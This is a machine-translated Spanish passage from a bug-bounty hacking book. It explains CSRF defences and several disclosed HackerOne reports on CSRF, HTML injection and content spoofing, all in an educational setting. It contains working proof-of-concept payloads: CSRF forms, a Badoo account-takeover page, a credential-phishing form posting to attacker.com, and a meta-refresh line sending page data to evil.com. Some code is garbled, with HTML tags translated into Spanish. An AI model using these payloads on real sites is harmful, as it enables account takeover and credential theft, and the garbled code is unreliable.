Si se implementa correctamente, la llamada de OPCIONES de verificación previa protege contra algunas vulnerabilidades CSRF: el servidor no enumerará los sitios maliciosos como sitios confiables y los navegadores solo permitirán que sitios web específicos (conocidos como sitios web de la lista blanca) lean la respuesta de OPCIONES HTTP. . Como resultado, debido a que el sitio malicioso no puede leer la respuesta de OPCIONES , los navegadores no enviarán la solicitud POST maliciosa .

El conjunto de reglas que definen cuándo y cómo los sitios web pueden leer las respuestas de otros se denomina intercambio de recursos entre orígenes (CORS). CORS restringe el acceso a los recursos, incluido el acceso a la respuesta JSON, desde un dominio externo al que sirvió el archivo o al que está permitido por el sitio que se está probando. En otras palabras, cuando los desarrolladores usan CORS para proteger un sitio, no puede enviar una solicitud de aplicación/json para llamar a la aplicación que se está probando, leer la respuesta y realizar otra llamada a menos que el sitio que se está probando.

probado lo permite. En algunas situaciones, puede evitar estas protecciones cambiando el encabezado del tipo de contenido a aplicación/x-www-form-urlencoded, multipart/form-data o text/plain. Los navegadores no envían llamadas de OPCIONES de verificación previa para ninguno de estos tres tipos de contenido cuando realizan una solicitud POST , por lo que una solicitud CSRF podría funcionar. Si no es así, mire el encabezado Access-Control-Allow-Origin en las respuestas HTTP del servidor para verificar que el servidor no confía en orígenes arbitrarios. Si ese encabezado de respuesta cambia cuando las solicitudes se envían desde orígenes arbitrarios, el sitio podría tener problemas mayores porque permite que cualquier origen lea respuestas de su servidor. Esto permite vulnerabilidades CSRF pero también podría permitir que atacantes malintencionados lean cualquier dato confidencial devuelto en las respuestas HTTP del servidor.

## Defensas contra ataques CSRF

Puede mitigar las vulnerabilidades CSRF de varias maneras. Una de las formas más populares de protección contra ataques CSRF es el token CSRF. Los sitios protegidos requieren el token CSRF cuando se envían solicitudes que potencialmente podrían alterar los datos (es decir, solicitudes POST ). En tal situación, una aplicación web (como el banco de Bob) generaría un token con dos partes: una que Bob recibiría y otra que la aplicación retendría. Cuando Bob intenta realizar solicitudes de transferencia, tendría que enviar su token, que luego el banco validaría con su lado del token. El diseño de estos tokens los hace imposibles de adivinar y solo accesibles para el usuario específico al que están asignados (como Bob). Además, no siempre tienen un nombre obvio, pero algunos posibles ejemplos de nombres incluyen X-CSRF-TOKEN, lia-token, rt o form-id. Los tokens se pueden incluir en encabezados de solicitud HTTP, en un cuerpo HTTP POST o como un campo oculto, como en el siguiente ejemplo:

---

```
<método de formulario='POST' acción='http://bank.com/transfer'> <tipo  
de entrada='texto' nombre='de' valor='Bob'> <tipo de  
entrada='texto' nombre='a ' valor='Joe'> <tipo de  
entrada='texto' nombre='cantidad' valor='500'> <tipo de  
entrada='oculto' nombre='csrf'  
valor='IHt7DDyUNKoHCC66BsPB8aN4p24hxNu6ZuJA+8I+YA='>
```

```
<tipo de entrada='enviar' valor='enviar'> </
formulario>
```

---

En este ejemplo, el sitio podría obtener el token CSRF de una cookie, un script incrustado en el sitio web o como parte del contenido entregado desde el sitio. Independientemente del método, sólo el navegador web del objetivo conocerá y podrá leer el valor. Debido a que el atacante no pudo enviar el token, no podría enviar con éxito una solicitud POST y no podría llevar a cabo un ataque CSRF. Sin embargo, el hecho de que un sitio utilice tokens CSRF no significa que sea un callejón sin salida cuando se buscan vulnerabilidades para explotar. Intente eliminar el token, cambiar su valor, etc. para confirmar que el token se haya implementado correctamente.

La otra forma en que los sitios se protegen es mediante CORS; sin embargo, esto no es infalible porque depende de la seguridad del navegador y de garantizar configuraciones CORS adecuadas para determinar cuándo los sitios de terceros pueden acceder a las respuestas. En ocasiones, los atacantes pueden eludir CORS cambiando el tipo de contenido de aplicación/json a aplicación/x-www-form-urlencoded o utilizando una solicitud GET en lugar de una solicitud POST debido a configuraciones erróneas en el lado del servidor. La razón por la que la omisión funciona es que los navegadores enviarán automáticamente una solicitud HTTP de OPCIONES cuando el tipo de contenido sea aplicación/json, pero no enviarán automáticamente una solicitud HTTP de OPCIONES si es una solicitud GET o el tipo de contenido es aplicación/x-www-

formulario codificado por URL.

Por último, existen dos estrategias de mitigación del CSRF adicionales y menos comunes. Primero, el sitio podría verificar el valor del encabezado Origin o Referer enviado con una solicitud HTTP y asegurarse de que contenga el valor esperado. Por ejemplo, en algunos casos, Twitter comprobará el encabezado Origin y, si no está incluido, comprobará el encabezado Referer. Esto funciona porque los navegadores controlan estos encabezados y los atacantes no pueden configurarlos ni cambiarlos de forma remota (obviamente, esto excluye la explotación de una vulnerabilidad en los navegadores o complementos del navegador que podría permitir a un atacante controlar cualquiera de los encabezados). En segundo lugar, los navegadores ahora están comenzando a implementar soporte para un nuevo atributo de cookie llamado Samesite. Este atributo se puede establecer como estricto o laxo. Cuando se establece como estricto, el navegador no enviará la cookie con ninguna solicitud HTTP que no se origine en el

Esto incluye incluso solicitudes HTTP GET simples . Por ejemplo, si inició sesión en Amazon y utilizó cookies estrictas del mismo sitio , el navegador no enviará sus cookies si estaba siguiendo un enlace de otro sitio. Además, Amazon no reconocerá que usted ha iniciado sesión hasta que visite otra página web de Amazon y luego se envíen las cookies. Por el contrario, configurar el atributo del mismo sitio como laxo indica a los navegadores que envíen cookies con solicitudes GET iniciales . Esto respalda el principio de diseño de que las solicitudes GET nunca deben alterar los datos en el lado del servidor. En este caso, si inició sesión en Amazon y utilizó cookies laxas del mismo sitio , el navegador enviaría sus cookies y Amazon reconocería que inició sesión si hubiera sido redirigido allí desde otro sitio.

## Desconexión de Twitter de Shopify

Dificultad: Baja

URL: <https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect/> Fuente:

[https://www.hackerone.com/reports/111216/](https://www.hackerone.com/reports/111216) Fecha de

informe: 17 de enero de 2016

Recompensa pagada:

\$500 Cuando busque posibles vulnerabilidades CSRF, esté atento a las solicitudes GET que modifican los datos del lado del servidor. Por ejemplo, un pirata informático descubrió una vulnerabilidad en una función de Shopify que integraba Twitter en el sitio para permitir a los propietarios de tiendas twittear sobre sus productos. La función también permitía a los usuarios desconectar una cuenta de Twitter de una tienda conectada. La URL para desconectar una cuenta de Twitter era la siguiente:

---

<https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect/>

---

Resulta que visitar esta URL enviaría una solicitud GET a desconectar la cuenta, de la siguiente manera:

---

OBTENER /auth/twitter/disconnect HTTP/1.1  
Host: twitter-commerce.shopifyapps.com

Agente de usuario: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0)  
Gecko/20100101 Firefox/43.0 Aceptar: text/  
html, application/xhtml+xml, application/xml Aceptar-Idioma: en-US,en;q=0.5 Aceptar-  
Codificación: gzip, deflate Referer: https://twitter-  
commerce.shopifyapps.com/account Cookie:  
\_twitter-commerce\_session=REDACTED Conexión: keep-alive

---

Además, cuando se implementó originalmente el enlace, Shopify no validaba la legitimidad de las solicitudes GET que se le enviaban, lo que hacía que la URL fuera vulnerable a CSRF.

El hacker WeSecureApp, que presentó el informe, proporcionó la siguiente documento HTML de prueba de concepto:

---

```
<html>
  <cuerpo>
    
  </cuerpo>
</html>
```

---

Cuando se abre, este documento HTML haría que el navegador enviara una solicitud HTTP GET a <https://twitter-commerce.shopifyapps.com> a través del atributo src de la etiqueta `<img>`. Si alguien con una cuenta de Twitter conectada a Shopify visitara una página web con esta etiqueta `<img>`, su cuenta de Twitter se desconectaría de Shopify.

## Conclusiones

Esté atento a las solicitudes HTTP que realizan alguna acción en el servidor, como desconectar una cuenta de Twitter, a través de una solicitud GET. Como se mencionó anteriormente, las solicitudes GET nunca deben modificar ningún dato en el servidor. En esta situación, podrías haber encontrado la vulnerabilidad usando un servidor proxy, como Burp o ZAP de OWASP, para monitorear las solicitudes HTTP que se envían a Shopify.

## Cambiar zonas de Instacart de usuarios

Dificultad: Baja

URL: <https://admin.instacart.com/api/v2/zones/> Fuente:

<https://hackerone.com/reports/157993> Fecha de

informe: 9 de agosto de 2015

Recompensa pagada:

\$100 Cuando estés Al observar la superficie de ataque, recuerde considerar los puntos finales API de un sitio web, así como sus páginas web. Instacart es una aplicación de entrega de comestibles que permite a sus repartidores definir las zonas en las que trabajan. El sitio actualizó estas zonas con una solicitud POST al subdominio de administración de Instacart. Un hacker descubrió que el punto final de la zona en este subdominio era vulnerable a CSRF. Por ejemplo, podrías modificar la zona de un objetivo con el siguiente código:

---

```
<html>
<body>
<form action="https://admin.instacart.com/api/v2/zones" method="POST">
    <input type="hidden" name="zip" value="10001" />    <input type="hidden" name="override" value="true" />    <input type="submit" value="Enviar solicitud" />
</form>
</body>
</html>
```

---

En este ejemplo, el hacker creó un formulario HTML para enviar una solicitud HTTP POST al punto final `/api/v2/zones`. El pirata informático incluyó dos entradas ocultas: una para establecer la nueva zona del usuario en el código postal 10001 y otra para establecer el parámetro de anulación de la API en verdadero de modo que el valor postal actual del usuario fuera reemplazado por el valor enviado por el pirata informático. Además, el hacker incluyó un botón de envío para realizar la solicitud POST, a diferencia del ejemplo de Shopify, que utilizó una función de envío automático de JavaScript.

Aunque este ejemplo sigue teniendo éxito, el pirata informático podría mejorar el exploit utilizando las técnicas descritas anteriormente, como el uso de un iFrame oculto para enviar automáticamente la solicitud en nombre del objetivo. Esto demostraría a los evaluadores de recompensas por errores de Instacart cómo un atacante podría utilizar esta vulnerabilidad con menos acción objetivo; vulnerabilidades que

están completamente controlados por un atacante tienen más probabilidades de ser explotados con éxito que aquellos que no lo están.

### Conclusiones

Cuando busque exploits, amplíe el alcance de su ataque y mire más allá de las páginas de un sitio web para incluir sus puntos finales API, que ofrecen un gran potencial de vulnerabilidades. En ocasiones, los desarrolladores olvidan que los piratas informáticos pueden descubrir y explotar los puntos finales de API porque no están disponibles fácilmente como las páginas web. Por ejemplo, las aplicaciones móviles a menudo realizan solicitudes HTTP a puntos finales API, que puede monitorear con Burp o ZAP tal como lo hace con los sitios web.

## Adquisición total de cuenta de Badoo

Dificultad: Media URL:

<https://www.badoo.com/> Fuente: <https://hackerone.com/reports/127703>

Fecha de publicación: 1 de abril de 2016 Recompensa pagada:

\$852 Aunque los

desarrolladores suelen utilizar tokens CSRF para protegerse contra CSRF vulnerabilidades, en algunos casos, los atacantes pueden robar los tokens, como verá en este error. Si explora el sitio web de la red social <https://www.badoo.com/>, verá que utiliza tokens CSRF. Más específicamente, utiliza un parámetro de URL, rt, que es exclusivo de cada usuario.

Cuando el programa de recompensas por errores de Badoo se puso en marcha en HackerOne, no pude encontrar una manera de explotarlo. Sin embargo, el hacker Mahmoud Jamal sí lo hizo.

Jamal reconoció el parámetro rt y su importancia. También notó que el parámetro se devolvía en casi todas las respuestas JSON.

Desafortunadamente, esto no fue útil porque CORS protege a Badoo de los atacantes que leen esas respuestas, ya que están codificadas como tipos de contenido aplicación/json . Pero Jamal siguió investigando.

Jamal eventualmente encontró el archivo JavaScript https://eu1.badoo.com/worker-scope/chrome-service-worker.js, que contenía una variable llamada url\_stats y estaba configurada con el siguiente valor:

---

```
var url_stats = 'https://eu1.badoo.com/chrome-push-stats?ws=1&rt= < rt_param_value>';
```

---

La variable url\_stats almacenó una URL que contenía el valor rt único del usuario como parámetro cuando el navegador del usuario accedía al archivo JavaScript . Aún mejor, para obtener el valor rt del usuario , un atacante simplemente necesitaría que el objetivo visitara una página web maliciosa que accedería al archivo JavaScript. CORS no bloquea esto porque los navegadores pueden leer e incrustar archivos JavaScript remotos de fuentes externas. Luego, el atacante podría usar el valor rt para vincular cualquier cuenta de redes sociales con la cuenta de Badoo del usuario. Como resultado, el atacante podría invocar solicitudes HTTP POST para modificar la cuenta del objetivo. Aquí está la página HTML que Jamal usó para lograr este exploit:

---

```
<html>
  <cabeza>
    <title>Adquisición de cuenta de Badoo</title>
    <script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1></script> </head> <body> <script>

function

  getCSRFcode(str) { return str.split('=')[2];

  }

  window.onload = function(){  var
    csrf_code = getCSRFcode(url_stats);  csrf_url =
    'https://eu1.badoo.com/google/verify.phtml?
código=4/nprfspM3y
      fn2SFUBear08KQaXo609JkArgoju1gZ6Pc&authuser=3&session_state=7cb85df
679
      219ce71044666c7be3e037ff54b560..a810&prompt=none&rt=' + csrf_code;
      ventana.ubicación = csrf_url; }; </

    script> </
  body> </
html>
```

---

Cuando un objetivo carga esta página, la página cargará el JavaScript de Badoo haciendo referencia a él como el atributo src en una etiqueta <script> . Una vez cargado el script, la página web llama a la función JavaScript window.onload, que define una función JavaScript anónima . Los navegadores llaman al controlador de eventos onload cuando se carga una página web; debido a que la función que Jamal definió está en el controlador window.onload , su función siempre será llamada cuando se cargue la página.

Luego, Jamal creó una variable csrf\_code y le asignó el valor de retorno de una función que definió en llamada getCSRFcode. La función getCSRFcode toma y divide una cadena en una matriz de cadenas en cada carácter '=' . Luego devuelve el valor del tercer miembro de la matriz. Cuando la función analiza la variable url\_stats del archivo JavaScript vulnerable de Badoo en , divide la cadena en el siguiente valor de matriz:

---

[https://eu1.badoo.com/chrome-push-stats?ws,1&rt,<rt\\_param\\_value>](https://eu1.badoo.com/chrome-push-stats?ws,1&rt,<rt_param_value>)

---

Luego, la función devuelve el tercer miembro de la matriz, que es el valor rt , y lo asigna a csrf\_code.

Una vez que tuvo el token CSRF, Jamal creó la variable csrf\_url , que almacena una URL a la página web /google/verify.phtml de Badoo. La página web vincula su propia cuenta de Google con la cuenta de Badoo del objetivo. Esta página requiere algunos parámetros, que están codificados en la cadena URL. No los cubriré en detalle aquí porque son específicos de Badoo. Sin embargo, tenga en cuenta el parámetro rt final , que no tiene un valor codificado. En cambio, csrf\_code se concatena al final de la cadena URL para que se pase como valor del parámetro rt . Luego, Jamal realiza una solicitud HTTP invocando window.location y la asigna a csrf\_url, que redirige el navegador del usuario visitante a la URL en .

Esto da como resultado una solicitud GET a Badoo, que valida el parámetro rt y procesa la solicitud para vincular la cuenta de Badoo del objetivo a la cuenta de Google de Jamal, completando así la apropiación de la cuenta.

Donde hay humo, hay fuego. Jamal notó que el parámetro rt se devolvía en diferentes ubicaciones, particularmente en las respuestas JSON. Por esa razón, supuso correctamente que rt podría aparecer en algún lugar donde un atacante podría acceder y explotarlo, que en este caso era un archivo JavaScript. Si cree que un sitio podría ser vulnerable, siga investigando. En este caso, pensé que era extraño que el token CSRF solo tuviera cinco dígitos y estuviera incluido en las URL. Normalmente, los tokens son mucho más largos, lo que los hace más difíciles de adivinar, y se incluyen en los cuerpos de solicitud HTTP POST , no en las URL. Utilice un proxy y verifique todos los recursos a los que se llama cuando visita un sitio o aplicación. Burp le permite buscar en todo su historial de proxy para buscar términos o valores específicos, que habrían revelado el valor rt incluido en los archivos JavaScript aquí. Es posible que encuentre una fuga de información con datos confidenciales, como un token CSRF.

## Resumen Las

vulnerabilidades CSRF representan otro vector de ataque que los atacantes pueden ejecutar sin que el objetivo siquiera sepa o realice activamente una acción. Encontrar vulnerabilidades CSRF puede requerir algo de ingenio y voluntad para probar todas las funciones de un sitio.

Generalmente, los marcos de aplicaciones, como Ruby on Rails, protegen cada vez más los formularios web si el sitio realiza solicitudes POST ; sin embargo, este no es el caso de las solicitudes GET . Por lo tanto, asegúrese de estar atento a cualquier llamada GET HTTP que cambie los datos del usuario del lado del servidor (como desconectar cuentas de Twitter). Además, aunque no incluí un ejemplo, si ve que un sitio envía un token CSRF con una solicitud POST , puede intentar cambiar el valor del token CSRF o eliminarlo por completo para asegurarse de que el servidor esté validando su existencia.

# 5

## INYECCIÓN HTML Y SPOOFING DE CONTENIDO



La inyección de lenguaje de marcado de hipertexto (HTML) y la suplantación de contenido son ataques que permiten a un usuario malintencionado injectar contenido en las páginas web de un sitio. El atacante puede injectar elementos HTML de su propio diseño, más comúnmente como una etiqueta <form> que imita una pantalla de inicio de sesión legítima para engañar a los objetivos para que envíen información confidencial a un sitio malicioso. Debido a que este tipo de ataques se basan en engañar a los objetivos (una práctica a veces llamada ingeniería social), los programas de recompensas por errores consideran que la suplantación de contenido y la inyección de HTML son menos graves que otras vulnerabilidades cubiertas en este libro.

Una vulnerabilidad de inyección de HTML ocurre cuando un sitio web permite a un atacante enviar etiquetas HTML, generalmente a través de alguna entrada de formulario o parámetros de URL, que luego se representan directamente en la página web. Esto es similar a los ataques de secuencias de comandos entre sitios, excepto que esas inyecciones permiten la ejecución de JavaScript malicioso, lo cual analizaré en el Capítulo 7.

La inyección de HTML a veces se denomina desfiguración virtual. Esto se debe a que los desarrolladores utilizan el lenguaje HTML para definir la estructura de una página web. Entonces, si un atacante puede injectar HTML y el sitio lo muestra, el atacante puede cambiar el aspecto de una página. Esta técnica de engañar a los usuarios para que envíen información confidencial a través de un formulario falso se conoce como phishing.

Por ejemplo, si una página muestra contenido que usted puede controlar, es posible que pueda agregar una etiqueta <form> a la página pidiendo al usuario que vuelva a ingresar.

su nombre de usuario y contraseña, así:

---

```
<método de formulario='POST' acción='http://attacker.com/capture.php' id='login-form'> <tipo de entrada='texto'  
nombre='nombre de usuario' valor=""> <entrada tipo='contraseña'  
nombre='contraseña' valor=""> <tipo de entrada='enviar' valor='enviar'> </  
formulario>
```

---

Cuando un usuario envía este formulario, la información se envía al sitio web de un atacante <http://<attacker>.com/capture.php> a través de un atributo de acción .

La suplantación de contenido es muy similar a la inyección de HTML, excepto que los atacantes sólo pueden injectar texto sin formato, no etiquetas HTML. Esta limitación generalmente se debe a que los sitios escapan de cualquier HTML incluido o a que las etiquetas HTML se eliminan cuando el servidor envía la respuesta HTTP. Aunque los atacantes no pueden formatear la página web con suplantación de contenido, es posible que puedan insertar texto, como un mensaje, que parezca contenido legítimo del sitio. Estos mensajes pueden engañar a los destinatarios para que realicen una acción, pero dependen en gran medida de la ingeniería social. Los siguientes ejemplos demuestran cómo puede explorar estas vulnerabilidades.

## Inyección de comentarios de Coinbase a través del personaje Codificación

Dificultad: Baja

URL: <https://coinbase.com/apps/>

Fuente: <https://hackerone.com/reports/104543/>

Fecha de publicación: 10 de diciembre

de 2015 Recompensa

pagada: \$200 Algunos sitios web filtrarán las etiquetas HTML para defenderse de la inyección de HTML; sin embargo, a veces puedes solucionar este problema entendiendo cómo funcionan las entidades HTML de caracteres. Para esta vulnerabilidad, el periodista identificó que Coinbase estaba decodificando entidades HTML al representar texto en las reseñas de sus usuarios. En HTML,

algunos caracteres están reservados porque tienen usos especiales (como corchetes angulares, < >, que inician y finalizan etiquetas HTML), mientras que los caracteres no reservados son caracteres normales sin significado especial (como las letras del alfabeto). Los caracteres reservados deben representarse utilizando su nombre de entidad HTML; por ejemplo, los sitios deben representar el carácter > como &gt; para evitar vulnerabilidades de inyección. Pero incluso un carácter no reservado se puede representar con su número codificado en HTML; por ejemplo, la letra a se puede representar como &#97;.

Para este error, el reportero primero ingresó HTML plano en un texto campo de entrada creado para reseñas de usuarios:

---

```
<h1>Esto es una prueba</h1>
```

---

Coinbase filtraría el HTML y lo presentaría como texto sin formato, por lo que el texto enviado se publicaría como una revisión normal. Se vería exactamente como se ingresó sin las etiquetas HTML. Sin embargo, si el usuario envió texto como valores codificados en HTML, así:

---

```
&#60;&#104;&#49;&#62;&#84;&#104;&#105;&#115;&#32;&#105;&#115;&#32;&#97;&#32;&#32;,&#116;&#101;&#115;&#116;&#60;&#47;&#104;&#49;&#62;
```

---

Coinbase no filtraría las etiquetas y decodificaría esta cadena en HTML, lo que daría como resultado que el sitio web representara las etiquetas <h1> en la revisión enviada:

## Esto es una prueba

Utilizando valores codificados en HTML, el pirata informático demostró cómo podría hacer que Coinbase muestre los campos de nombre de usuario y contraseña:

---

```
&#85;&#115;&#101;&#114;&#110;&#97;&#109;&#101;&#58;&#60;&#98;&#114;&#62;&#10;&#60;&#105;&#110;&#112;&#117;&#116;&#32;&#116;&#121;&#112;&#101;&#61;&#34;&#116;&#101;&#120;&#116;&#34;&#32;&#110;&#97;&#109;&#101;&#61;&#34;&#102;&#105;&#115;&#116;&#110;&#97;&#109;&#101;&#34;&#62;&#10;&#80;&#97;&#115;&#115;&#119;&#111;&#114;&#100;&#58;&#60;&#98;&#114;&#62;&#10;&#10;
```

```
#60;&#105;&#110;&#112;&#117;&#116;&#32;&#116;&#121;&#112;&#101;&#61;&#34 ;&  
112 ;&#97;&#115;&#115;&#119;&#111;&#114;&#100;&#34;&#32;&#110;&#97;&#109;&#101; &#6  
1;&#34;&#108;&#97;&#115;&#116;&#110;&#97;&#109;&#101;&#34;&#62;
```

---

Esto dio como resultado un HTML que se vería como el siguiente:

---

```
Nombre de  
usuario:<br> <tipo de entrada="texto" nombre="nombre">  
<br>  
Contraseña:<br>  
<tipo de entrada="contraseña" nombre="apellido">
```

---

Esto se presentaba como formularios de entrada de texto que parecían un lugar para ingresar un nombre de usuario y contraseña. Un pirata informático malintencionado podría haber utilizado la vulnerabilidad para engañar a los usuarios para que envíen un formulario real a un sitio web malicioso donde podrían capturar credenciales. Sin embargo, esta vulnerabilidad depende de que los usuarios sean engañados haciéndoles creer que el inicio de sesión es real y envíen su información, lo cual no está garantizado. En consecuencia, Coinbase recompensó con un pago menor en comparación con una vulnerabilidad que no habría requerido la interacción del usuario.

## Conclusiones

Cuando pruebas un sitio, comprueba cómo maneja los diferentes tipos de entrada, incluido el texto sin formato y el texto codificado. Esté atento a los sitios que aceptan valores codificados en URI, como %2F, y representan sus valores decodificados, que en este caso serían /.

Encontrará una gran navaja suiza que incluye herramientas de codificación en <https://gchq.github.io/CyberChef/>. Compruébalo y prueba los diferentes tipos de codificación que admite.

## Inclusión HTML no deseada de HackerOne

Dificultad: Media URL:

[https://hackerone.com/reports/<report\\_id>/](https://hackerone.com/reports/<report_id>/) Fuente:

<https://hackerone.com/reports/110578/>

Fecha de informe: 13 de enero de 2016

Recompensa pagada:

\$500 Este ejemplo y la siguiente sección requieren una comprensión de Markdown, comillas simples, React y el modelo de objetos de documento (DOM), por lo que cubriré estos temas primero y luego cómo se resultó en dos errores relacionados.

Markdown es un tipo de lenguaje de marcado que utiliza una sintaxis específica para generar HTML. Por ejemplo, Markdown aceptará y analizará texto sin formato precedido por un símbolo de almohadilla (#) para devolver HTML formateado en etiquetas de encabezado. El marcado # Algunos contenidos generará el HTML <h1>Algunos contenidos</h1>. Los desarrolladores suelen utilizar Markdown en los editores de sitios web porque es un lenguaje fácil de usar. Además, en los sitios que permiten a los usuarios enviar información, los desarrolladores no necesitan preocuparse por el HTML mal formado porque el editor se encarga de generar el HTML por ellos.

Los errores que discutiré aquí usaron la sintaxis de Markdown para generar un <a> etiqueta de anclaje con un atributo de título . Normalmente, la sintaxis para esto es:

---

[prueba](https://torontowebsitedeveloper.com "Tu etiqueta de título aquí")

---

El texto entre corchetes se convierte en el texto mostrado y la URL al enlace se incluye entre paréntesis junto con un atributo de título , que está contenido entre comillas dobles. Esta sintaxis crea el siguiente HTML:

---

<a href="https://torontowebsitedeveloper.com" title="Tu etiqueta de título aquí">prueba</a>

---

En enero de 2016, el cazador de errores Inti De Ceukelaire notó que el editor Markdown de HackerOne estaba mal configurado; como resultado, un atacante podría injectar una única comilla en la sintaxis de Markdown que se incluiría en el HTML generado en cualquier lugar donde HackerOne usara el editor de Markdown. Las páginas de administración del programa de recompensas por errores, así como los informes, eran vulnerables. Esto fue significativo: si un atacante pudiera encontrar una segunda vulnerabilidad en una página de administración e injectar una segunda comilla al principio de la página en una etiqueta <meta>

(ya sea inyectando la etiqueta <meta> o encontrando una inyección en una etiqueta <meta> ), podrían aprovechar el análisis HTML del navegador para filtrar el contenido de la página. La razón es que las etiquetas <meta> indican a los navegadores que actualicen las páginas a través de la URL definida en el atributo de contenido de la etiqueta. Al representar la página, los navegadores realizarán una solicitud GET a la URL identificada. El contenido de la página se puede enviar como parámetro de la solicitud GET , que el atacante puede utilizar para extraer los datos del objetivo. Así es como podría verse una etiqueta <meta> maliciosa con una comilla simple inyectada:

---

```
<meta http-equiv="actualizar" contenido='0; url=https://evil.com/log.php?text=
```

---

El 0 define cuánto tiempo espera el navegador antes de realizar la solicitud HTTP a la URL. En este caso, el navegador realizaría inmediatamente una solicitud HTTP a https://evil.com/log.php?text=. La solicitud HTTP incluiría todo el contenido entre las comillas simples que comienzan con el atributo de contenido y las comillas simples inyectadas por el atacante utilizando el analizador Markdown en la página web. Aquí hay un ejemplo:

---

```
<html>
  <cabeza>
    <meta http-equiv="actualizar" contenido= '0; url=https://evil.com/log.php?
  text= </
  head>
  <body>
    <h1>Algo de contenido</h1> --snip--
    <input
      type="hidden" name="csrf-token" value= "ab34513cdfe123ad1f"> --snip-- <p >entrada del atacante con '   </p> --snip-- </
  body> </html>
```

---

El contenido de la página desde la primera comilla simple después del atributo de contenido en hasta la comilla simple ingresada por el atacante en se enviaría al atacante como parte del parámetro de texto de la URL. También se incluiría el token confidencial de falsificación de solicitud entre sitios (CSRF) del campo de entrada oculto.

Normalmente, el riesgo de inyección de HTML no habría sido un problema para HackerOne porque utiliza el marco React JavaScript para

renderizar su HTML. React es una biblioteca de Facebook desarrollada para actualizar dinámicamente el contenido de la página web sin tener que recargar toda la página. Otro beneficio de usar React es que el marco escapará de todo HTML a menos que la función JavaScript peligrosamente `SetInnerHTML` se use para actualizar directamente el DOM y representar el HTML (el DOM es una API para documentos HTML y XML que permite a los desarrolladores modificar la estructura, el estilo, y contenido de una página web vía JavaScript). Resulta que HackerOne estaba usando peligrosamente `SetInnerHTML` porque confiaba en el HTML que recibía de sus servidores; por lo tanto, estaba inyectando HTML directamente en el DOM sin escapar de él.

Aunque De Ceukelaire no pudo explotar la vulnerabilidad, identificó páginas en las que pudo inyectar una comilla simple después de que HackerOne renderizara un token CSRF. Entonces, conceptualmente, si HackerOne realizará un cambio de código futuro que permitiera a un atacante inyectar otra comilla simple en una etiqueta `<meta>` en la misma página, el atacante podría exfiltrar el token CSRF de un objetivo y realizar un ataque CSRF.

HackerOne estuvo de acuerdo con el riesgo potencial, resolvió el informe y otorgó a De Ceukelaire 500 dólares.

## Conclusiones

Comprender los matices de cómo los navegadores procesan HTML y responden a ciertas etiquetas HTML abre una amplia superficie de ataque. Aunque no todos los programas aceptarán informes sobre posibles ataques teóricos, este conocimiento le ayudará a encontrar otras vulnerabilidades. `FileDescriptor` tiene una excelente explicación sobre el exploit de actualización `<meta>` en <https://blog.innerht.ml/csp-2015/#contentexfiltración>, que le recomiendo que consulte.

## HackerOne HTML no deseado incluye corrección de omisión

Dificultad: Media

URL: [https://hackerone.com/reports/<report\\_id>/](https://hackerone.com/reports/<report_id>)

Fuente: <https://hackerone.com/reports/112935/>

Fecha del informe: 26 de enero de 2016

Recompensa pagada:

\$500 Cuando una organización crea una solución y resuelve un informe, la función no siempre estará libre de errores. Después de leer el informe de De Ceukelaire, decidí probar la solución de HackerOne para ver cómo su editor Markdown generaba entradas inesperadas. Para ello presenté lo siguiente:

---

```
[prueba](http://www.torontowebsitedeveloper.com "prueba ismap="alerta xss"  
yyy="prueba""")
```

---

Recuerde que para crear una etiqueta de anclaje con Markdown, normalmente proporciona una URL y un atributo de título entre comillas dobles entre paréntesis. Para analizar el atributo de título , Markdown necesita realizar un seguimiento de la comilla doble de apertura, el contenido que le sigue y la comilla de cierre.

Tenía curiosidad por saber si podía confundir Markdown con atributos y comillas dobles aleatorias adicionales y si también comenzaría a rastrearlos por error. Esta es la razón por la que agregué ismap= (un atributo HTML válido), yyy= (un atributo HTML no válido) y comillas dobles adicionales. Después de enviar esta entrada, el editor Markdown analizó el código en el siguiente HTML:

---

```
<a title="prueba" ismap="alerta xss" yyy="prueba" ref="http://  
www.torontowebsitedeveloper.com">prueba</a>
```

---

Tenga en cuenta que la solución del informe de De Ceukelaire resultó en un error no deseado que provocó que el analizador de Markdown generara HTML arbitrario. Aunque no pude explotar este error de inmediato, la inclusión de HTML sin escape fue suficiente prueba de concepto para que HackerOne revirtiera su solución anterior y corrigiera el problema usando una solución diferente. El hecho de que alguien pudiera injectar etiquetas HTML arbitrarias podría provocar vulnerabilidades, por lo que HackerOne me otorgó una recompensa de 500 dólares.

Comidas para llevar

El hecho de que el código esté actualizado no significa que todas las vulnerabilidades estén solucionadas. Asegúrese de probar los cambios y sea persistente. Cuando se implementa una solución, significa que hay código nuevo que podría contener errores.

## Dentro de la suplantación de contenido de seguridad

Dificultad: Baja URL:

<https://withinsecurity.com/wp-login.php> Fuente: <https://hackerone.com/reports/111094/> Fecha de informe: 16 de enero de 2016 Recompensa pagada: \$250 Dentro de Seguridad, un sitio de

HackerOne significaba para compartir noticias de seguridad, se creó en WordPress e incluía una ruta de inicio de sesión estándar de WordPress en la página [insidesecurity.com/wp-login.php](https://insidesecurity.com/wp-login.php). Un hacker notó que durante el proceso de inicio de sesión, si ocurría un error, Within Security mostraba un mensaje de error `access_denied`, que también correspondía al parámetro de error en la URL:

---

[https://withinsecurity.com/wp-login.php?error=access\\_denied](https://withinsecurity.com/wp-login.php?error=access_denied)

---

Al darse cuenta de este comportamiento, el pirata informático intentó modificar el parámetro de error. Como resultado, el sitio representó los valores pasados al parámetro como parte del mensaje de error presentado a los usuarios, e incluso se decodificaron caracteres codificados en URI. Aquí está la URL modificada que utilizó el hacker:

---

[https://withinsecurity.com/wp-login.php?  
error=Su%20cuenta%20has%20been%20pirateado%2C%20Por  
favor%20call%20us%20this%20number%20919876543210%20OR%20Drop%20mail%20at%20attacker%40mail.com&state=cb04a91ac5%257Chttps%253A%252F%252Fwithinsecurity.com%252Fwp-admin%252F#](https://withinsecurity.com/wp-login.php?error=Su%20cuenta%20has%20been%20pirateado%2C%20Por%20favor%20call%20us%20this%20number%20919876543210%20OR%20Drop%20mail%20at%20attacker%40mail.com&state=cb04a91ac5%257Chttps%253A%252F%252Fwithinsecurity.com%252Fwp-admin%252F#)

---

El parámetro se muestra como un mensaje de error que se muestra encima de los campos de inicio de sesión de WordPress. El mensaje dirigía al usuario a ponerse en contacto con un número de teléfono y un correo electrónico propiedad del atacante.

